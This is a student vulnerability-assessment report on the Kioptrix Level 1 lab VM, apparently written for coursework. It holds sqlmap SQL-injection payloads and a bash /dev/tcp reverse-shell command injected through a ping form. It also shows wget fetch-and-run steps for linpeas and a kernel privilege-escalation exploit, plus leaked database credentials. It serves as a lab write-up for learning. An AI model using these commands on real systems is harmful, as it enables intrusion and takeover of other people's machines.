

Kioptrix Level 1 Vulnerability Assessment Report

Report Date: 10th Jan, 2025

Prepared By: Orji Ngozi Vivian

Contact Information: orjivivian@gmail.com |
<https://www.linkedin.com/in/ngozi-vivian-orji>

CONFIDENTIALITY STATEMENT

This report and its contents are confidential and intended solely for academic purposes. Unauthorized use, reproduction, or dissemination of this report is strictly prohibited. The findings, conclusions, and recommendations in this report, prepared by Orji Ngozi Vivian are based on a simulated cybersecurity assessment. Any misuse of this information is against ethical and professional standards.

TABLE OF CONTENTS

Executive Summary

1. Technical Summary

1.1 Scope

1.2 Findings Overview

2. Technical Details

2.1. Setup, Enumeration and Exploitation

2.1.1. Environment Setup

2.1.2. Enumeration and Exploitation

3. Conclusion

4. Appendices

4.1 Appendix A: Detailed Methodology

4.2 Appendix B: Resources

Executive Summary

Kioptrix Linux machine level 1 was subjected to a vulnerability assessment exercise to evaluate its security vulnerabilities. The assessment began with running a Nmap scan, which displayed the open ports and some of their activities. Most of the open ports were outdated and subjected to known vulnerabilities. There were even unnecessary open ports and services.

Further investigations were done with tools like Burp Suite, Nikto, SQLMap, searchsploit, reverse shell, and Netcat. This provided additional information about the ports and how they can be exploited.

Attacks were carried out on some services like HTTP. These attacks granted me access to the machine and with privilege escalation, I was able to gain root access.

Based on the findings, immediate actions are required to mitigate these risks.

This report outlines all the findings, possible vulnerabilities, recommendations, and exploitation.

1. Technical Summary

1.1 Scope

The test was conducted in a local development environment using VirtualBox. All testing activities were performed within this controlled environment with the explicit knowledge of Kioptrix.

The scope of the testing focused on assessing the security of the Kioptrix Level 1.1 machine and its components. This included examining its ports, data handling processes, and overall security controls.

Throughout the testing process, various security assessment techniques and methodologies were employed to identify potential vulnerabilities within the Kioptrix level 1.1 machine. The objective was to analyze its security posture and identify and exploit any weaknesses that could be exploited by malicious actors.

1.2 Findings Overview

The findings below were obtained from running the Nmap scan.

Result Summary from Nmap Scan:

Findings #	Open Ports	Services	Versions
1	22	ssh	OpenSSH 3.9p1 (protocol 1.99)
2	80	HTTP	Apache httpd 2.0.52 (CentOS)
3	111	rpcbind	2 (RPC #100000)
5	443	SSL/HTTPS	Apache httpd 2.0.52 (CentOS)
6	631	ipp	CUPS 1.1
7	800	status	1 (RPC #100024)
8	3306	MySQL	MySQL (unauthorized)

2. Technical Details

2.1. Setup, Enumeration and Exploitation

2.1.1. Environment Setup:

A network environment was created using VirtualBox. The Kioptrix Level 1 folder was downloaded from <https://www.vulnhub.com/entry/Kioptrix-level-1-1.22/>.

2.1.2. Enumeration and Exploitation of Ports:

Information gathered using Nmap.

The IP address was determined by running:

```
sudo nmap -sn -n 10.0.2.0/24
```

From the output, the IP address is 10.0.2.15.

1. SSH (22)

The results from the Nmap scan show that SSH supports SSHv1, is running on service version OpenSSH 3.9p1, and uses three host keys.

Further enumeration: I tried to log in to the root, but it requested a password I didn't have.

```
$ sudo ssh 10.0.2.15
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
RSA key fingerprint is SHA256:Zq28DlOuxHlI/iW0Vc2YhWhgPE3oB708kwSB4scwMzk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.15' (RSA) to the list of known hosts.
root@10.0.2.15's password:
Permission denied, please try again.
root@10.0.2.15's password:
Permission denied, please try again.
root@10.0.2.15's password:
Connection closed by 10.0.2.15 port 22
```

Possible Vulnerabilities

1. The service version is outdated and it is associated with known vulnerabilities.
2. Attackers can impersonate if the host keys are weak/ compromised.
3. It supports authentication with a password.


Recommendations

1. Update the service to the latest version.
2. Ensure regular patching of the service.
3. Disable root login access and use key-based access instead of password.
4. Ensure regular regeneration and replacement of host keys.
5. Use an Intrusion Detection System (IDS) to monitor SSH traffic.
6. Restrict access to ports only to authorized users/ IP addresses.

2. HTTP (80/443)

The result from the Nmap scan shows HTTP doesn't have a page title and is using Apache httpd 2.0.52.

Running <http://10.0.2.15> in my browser opened a login page.



The screenshot shows a web browser window with the address bar displaying "10.0.2.15/index.php" and a "Not secure" warning. The page content is a login form titled "Remote System Administration Login". The form includes two input fields for "Username" and "Password", and a "Login" button.

Remote System Administration Login	
Username	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="Login"/>	

`sudo nikto -h 10.0.2.15` shows the other directories and some vulnerabilities.

```


+ Target IP: 10.0.2.15
+ Target Hostname: 10.0.2.15
+ Target Port: 80
+ Start Time: 2025-01-07 09:07:45 (GMT1)

+ Server: Apache/2.0.52 (CentOS)
+ /: Retrieved x-powered-by header: PHP/4.3.9.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /?PHPBB5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /manual/: Uncommon header 'tcn' found, with contents: choice.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /manual/images/: Directory indexing found.
+ /icons/README: Server may leak inodes via ETags, header found with file /icons/README, inode: 357810, size: 4872, mtime: Sat Mar 29 19:41:04 1980. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.

```

Nothing of interest was found in those directories.

I tried a brute-force attack on the login page to get the login credentials using Burp Suite.



After running the brute-force attack, no valid credentials were found.

Next ! use SQLmap to test the input field for possible SQL vulnerabilities.


```
$ sudo sqlmap -u "http://10.0.2.15/index.php" --dbms=mysql --data="uname=admin&psw=admin"
--level 5 --risk 3 -a
[sudo] password for vivian:

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage
caused by this program

[*] starting @ 07:29:47 /2025-01-10/

[07:29:47] [INFO] testing connection to the target URL
[07:29:47] [INFO] checking if the target is protected by some kind of WAF/IPS
[07:29:47] [INFO] testing if the target URL content is stable
[07:29:48] [INFO] target URL content is stable
[07:29:48] [INFO] testing if POST parameter 'uname' is dynamic
[07:29:48] [WARNING] POST parameter 'uname' does not appear to be dynamic
[07:29:48] [WARNING] heuristic (basic) test shows that POST parameter 'uname' might not be
injectable
```

```
sqlmap identified the following injection point(s) with a total of 11696 HTTP(s) requests:

Parameter: uname (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause
  Payload: uname=-9803' OR 3299=3299-- OPbv&psw=admin

  Type: time-based blind
  Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
  Payload: uname=admin' AND 8150=BENCHMARK(5000000,MD5(0x61536169))-- wTdg&psw=admin

Parameter: psw (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause
  Payload: uname=admin&psw=-7813' OR 5518=5518-- YzML

  Type: time-based blind
  Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
  Payload: uname=admin&psw=admin' AND 4940=BENCHMARK(5000000,MD5(0x4f69706c))-- ewnP
```



```
[07:53:58] [INFO] retrieved:
[07:53:58] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the re
quest(s)
[07:53:59] [WARNING] unexpected response detected. Will use (extra) validation step in sim
ilar cases
[07:53:59] [WARNING] unexpected HTTP code '200' detected. Will use (extra) validation step
in similar cases
4.1.22
web server operating system: Linux CentOS 4
web application technology: Apache 2.0.52, PHP 4.3.9
back-end DBMS: MySQL < 5.0.12
banner: '4.1.22'
[07:53:59] [INFO] fetching current user
[07:53:59] [INFO] retrieved: john@localhost
[07:54:00] [INFO] fetching current database
[07:54:00] [INFO] retrieved: webapp
current database: 'webapp'
[07:54:01] [INFO] fetching server hostname
[07:54:01] [INFO] retrieved:
[07:54:01] [INFO] retrieved:
[07:54:01] [WARNING] it is very important to not stress the network connection during usag
e of time-based payloads to prevent potential disruptions

[07:54:01] [WARNING] in case of continuous data retrieval problems you are advised to try
a switch '--no-cast' or switch '--hex'
[07:54:01] [INFO] testing if current user is DBA
[07:54:01] [INFO] fetching current user
current user is DBA: False
[07:54:01] [INFO] fetching database users
[07:54:01] [INFO] fetching number of database users
[07:54:01] [INFO] retrieved:
[07:54:01] [INFO] retrieved:
[07:54:01] [CRITICAL] unable to retrieve the number of database users
```


The result above provided information on the version of MySQL used by some users and the database. It also shows that both the username and the password field is vulnerable.

Exploitation

Next, I tried SQL injection and I was able to log in.



After logging in, I noticed that I could submit anything to the form. It doesn't filter out anything. I could also access the machine and see different activities it can perform but I'm not a root user.



```
10.0.2.15; ls

PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=0 ttl=64 time=0.139 ms
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.113 ms

--- 10.0.2.15 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.023/0.091/0.139/0.050 ms, pipe 2
index.php
pingit.php
```

From the result above, it shows that two files. I tried to open the files but I couldn't see what is in the files in full. The beginning part of the code in the files was cut off.

```
10.0.2.15; cat pingit.php

PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=0 ttl=64 time=0.031 ms
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.326 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.074 ms

--- 10.0.2.15 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.031/0.143/0.326/0.130 ms, pipe 2
';
        echo shell_exec( 'ping -c 3 ' . $target );
        echo '
'; } ?>
```

Then, I set up a reverse shell to execute remote code effectively. This was done using a listener and inputting bash code in the input field.

```
10.0.2.16; /bin/bash -i >& /dev/tcp/10.0.2.16/9001 0>&1
```

```

$ sudo nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.0.2.16] from (UNKNOWN) [10.0.2.15] 32783
bash: no job control in this shell
bash-3.00$ ls
index.php
pingit.php
bash-3.00$ cat index.php
<?php
    mysql_connect("localhost", "john", "hiroshima") or die(mysql_error());
    //print "Connected to MySQL<br />";
    mysql_select_db("webapp");

    if ($_POST['uname'] != ""){
        $username = $_POST['uname'];
        $password = $_POST['psw'];
        $query = "SELECT * FROM users WHERE username = '$username' AND password='$password'";
        //print $query."<br>";
        $result = mysql_query($query);

        $row = mysql_fetch_array($result);
        //print "ID: ".$row['id']."<br />";
    }

?>
<html>
<body>
<?php
if ($row['id']==""){
?>
<form method="post" name="frmLogin" id="frmLogin" action="index.php">
    <table width="300" border="1" align="center" cellpadding="2" cellspacing="2">
        <tr>

```

The two files contain information like all the code used and the database.

Next, I use linpeas.sh to hunt for any sort of privilege escalation. I started by starting a Python server.

```
sudo python3 -m http.server 80
```

Then, in the target machine, I downloaded the linpeas.sh script that I already have downloaded from GitHub and executed it.

```

bash-3.00$ cd /tmp
bash-3.00$ pwd
/tmp
bash-3.00$ wget http://10.0.2.16/linpeas.sh
--20:07:57-- http://10.0.2.16/linpeas.sh
           => 'linpeas.sh'
Connecting to 10.0.2.16:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 829,700 (810K) [text/x-sh]

 0K ..... 6% 22.60 MB/s
 50K ..... 12% 33.10 MB/s
100K ..... 18% 13.66 MB/s
150K ..... 24% 21.65 MB/s
200K ..... 30% 25.38 MB/s
250K ..... 37% 23.16 MB/s
300K ..... 43% 28.82 MB/s
350K ..... 49% 30.63 MB/s
400K ..... 55% 9.02 MB/s
450K ..... 61% 23.63 MB/s
500K ..... 67% 20.19 MB/s
550K ..... 74% 6.71 MB/s
600K ..... 80% 61.11 MB/s
650K ..... 86% 26.92 MB/s
700K ..... 92% 17.09 MB/s
750K ..... 98% 21.68 MB/s
800K ..... 100% 71.53 MB/s

20:07:57 (18.92 MB/s) - 'linpeas.sh' saved [829700/829700]

bash-3.00$ ls
linpeas.sh
bash-3.00$ chmod +x linpeas.sh
bash-3.00$ ./linpeas.sh

```

The result shows that the machine is using Linux 2.6.9 and Centos 4.5.

```
Operative system
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploits
Linux version 2.6.9-55.EL (mockbuild@builder6.centos.org) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-8)) #1 Wed May 2 13:52:16 EDT 2007
LSB Version: :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch
Distributor ID: CentOS
Description: CentOS release 4.5 (Final)
Release: 4.5
Codename: Final
```

Using searchsploit, use search for possible exploits associated with it. It shows that it can be exploited 9545.c

```
$ sudo searchsploit centos
[sudo] password for vivian:

Exploit Title | Path
---|---
abrt (Centos 7.1 / Fedora 22) - Local Privilege Escalation | multiple/local/38835.py
CentOS 7.6 - 'ptrace_scope' Privilege Escalation | linux/local/46989.sh
CentOS Control Web Panel 0.9.8.836 - Authentication Byp | linux/webapps/47123.txt
CentOS Control Web Panel 0.9.8.836 - Privilege Escalati | linux/webapps/47124.txt
CentOS Control Web Panel 0.9.8.838 - User Enumeration | linux/webapps/47125.txt
CentOS Web Panel 0.9.8.1081 - Stored Cross-Site Scripti | linux/webapps/50200.txt
CentOS Web Panel 0.9.8.12 - 'row_id' / 'domain' SQL Inj | php/webapps/43855.txt
CentOS Web Panel 0.9.8.12 - Multiple Vulnerabilities | php/webapps/43850.txt
CentOS Web Panel 0.9.8.480 - Multiple Vulnerabilities | php/webapps/45610.txt
CentOS Web Panel 0.9.8.740 - Cross-Site Request Forgery | php/webapps/45822.txt
CentOS Web Panel 0.9.8.763 - Persistent Cross-Site Scri | linux/webapps/46349.txt
CentOS Web Panel 0.9.8.789 - NameServer Field Persisten | linux/webapps/46629.txt
CentOS Web Panel 0.9.8.793 (Free) / 0.9.8.753 (Pro) - C | linux/webapps/46669.txt
CentOS Web Panel 0.9.8.793 (Free) / v0.9.8.753 (Pro) / | linux/webapps/46784.txt
CentOS Web Panel 7 v0.9.8.1147 - Unauthenticated Remote | linux/webapps/51194.txt
CentOS WebPanel 7 - 'term' SQL Injection | linux/webapps/48212.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04 | linux_x86-64/local/42275.c
Linux Kernel (Debian 7/8/9/10 / Fedora 23/24/25 / CentO | linux_x86/local/42274.c
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 | linux/local/9545.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 | linux_x86/local/9542.c
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS' | linux/local/25444.c
Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedHat / Debian / | linux_x86-64/local/45516.c
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'aiptek' Null | linux/dos/39544.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'cdc_acm' Nul | linux/dos/39543.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'cypress_m8' | linux/dos/39542.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'digi_accelep | linux/dos/39537.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'mct_u232' Nu | linux/dos/39541.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'Wacom' Multi | linux/dos/39538.txt
```

This exploit can be found in the list of exploits saved in Kali. There I started my Python server in /usr/share/exploitdb/exploits/linux/local/, then downloaded 9545.c. This Linux also supports gcc.

Therefore after downloading I compile and execute.

Now I have accepted to the root.

```
(vivian@kali)-[/usr/share/exploitdb/exploits/linux/local]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.15 - - [13/Jan/2025 16:44:37] "GET /9545.c HTTP/1.0" 200 -
```

```

bash-3.00$ wget http://10.0.2.16/9545.c
--15:44:48--  http://10.0.2.16/9545.c
           => `9545.c'
Connecting to 10.0.2.16:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9,408 (9.2K) [text/x-csrc]

    OK .....                               100% 572.57 KB/s

15:44:48 (572.57 KB/s) - `9545.c' saved [9408/9408]

bash-3.00$ ls
9545.c
linpeas.sh

bash-3.00$ gcc -o exp 9545.c
9545.c:376:28: warning: no newline at end of file
bash-3.00$ ./exp
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00#

```

Possible Vulnerabilities

1. The service is outdated and associated with known vulnerabilities.
2. Access to unnecessary directories.
3. No restriction on data input.
4. Possible SQL injection.
5. Disclosure of sensitive information.
6. Remote code execution and privilege escalation are possible.

Recommendations:

1. Update and patch the service version.
2. Restrict access to certain directories to authorized users.
3. Set up an authentication system to filter inputs.
4. Remove sensitive information or allow only authorized users to view sensitive information.

3. MySQL (3306):

The result from the Nmap scan didn't show much but from our previous analysis above, some vital information like login details, and MySQL version was disclosed.

I was unable to access it outside of the base shell.

I tried the login details to see if I can access the database and I was able to access it.

```
bash-3.00$ mysql -ujohn -phiroshima -e "SHOW DATABASES;"
Database
mysql
test
webapp
```

The webapp looks interesting, so I checked its table.

```
bash-3.00$ mysql -ujohn -phiroshima webapp -e "SHOW TABLES;"
Tables_in_webapp
users
```

It showed it contained a table called users. I checked what is in it as well.

```
bash-3.00$ mysql -ujohn -phiroshima webapp -e "SELECT * FROM users;"
id      username      password
1       admin        5afac8d85f
2       john         66lajGGBla
```

Possible Vulnerabilities


1. The service version is outdated and it is associated with known vulnerabilities.
2. Full access to the database.

Recommendations

1. Always update and patch the service version.
2. Restrict database access to only authorized users/ IP addresses.

4. ipp (631):

The result from the Nmap scan shows it uses the CUPS 1.1 service version. It uses HTTP requests. It is at risk of a PUT attack.



It displays a 403 error page and nothing interesting was found in the source code.

Possible Vulnerabilities

1. Outdated service version.
2. There is a possibility of a PUT attack.
3. Denial of service attack is possible.

Recommendations

1. Update the service version.
2. Disable or remove cups- browse service.
3. Set up a firewall system to block the port from being attacked.

5. Port 111/ 800: Didn't find anything of interest.

Possible Vulnerabilities

1. Unnecessary open ports.

Recommendations

1. Close the port and set up the firewall system.

3. Conclusion

The penetration testing conducted on the Kioptrix 1.1 virtual machine successfully identified significant vulnerabilities and security weaknesses. Through systematic enumeration, it was observed that the system hosted several outdated and misconfigured services, including Apache HTTP Server and OpenSSH, which exposed the environment to potential exploitation.

Exploitation of these vulnerabilities demonstrated the critical risk posed by unpatched software and weak configurations. Using publicly available exploits, the HTTP service vulnerability was leveraged to gain unauthorized access. Further, privilege escalation was achieved through the exploitation of kernel-level vulnerabilities, resulting in root access to the system. This outcome underscores the potential severity of these weaknesses in a production environment.

The impact of these vulnerabilities is considerable. They enable attackers to gain full control of the system, access sensitive data, and potentially compromise other systems within the network. Such risks highlight the importance of regular vulnerability assessments and timely remediation.

To mitigate these risks, it is essential to address the identified vulnerabilities promptly. This includes updating all software to the latest secure versions, hardening service configurations to reduce information leakage, and enforcing strong, unique passwords. Additionally, implementing robust monitoring and logging systems would help detect and respond to unauthorized access attempts effectively. Regular penetration testing should also be conducted to identify and remediate emerging vulnerabilities.

4. Appendices

4.1 Appendix A: Detailed Methodology

Tools Used:

Nmap for network reconnaissance.

Nikto for directory findings.

Netcat to set up a listener.

Searchsploit for research.

Reverse shell to perform remote code execution.

Sqlmap to search for MySQL vulnerabilities.

Methodologies:

Enumeration: it is the process where attackers gather information about a network or system.

Exploit: It is a piece of code or program that takes advantage of a security flaw in a system to gain unauthorized access.

Privilege escalation: It is a cyber attack technique that allows an attacker to gain unauthorized access to a system's resources and perform actions that they normally wouldn't be able to.

Vulnerability: It is a weakness in a system that can be exploited by cybercriminals to gain access to sensitive information.

4.2 Appendix B: Resources

For SSH:

<https://www.exploit-db.com/exploits/21579>

<https://www.exploit-db.com/exploits/41694>

For HTTP:

<https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh>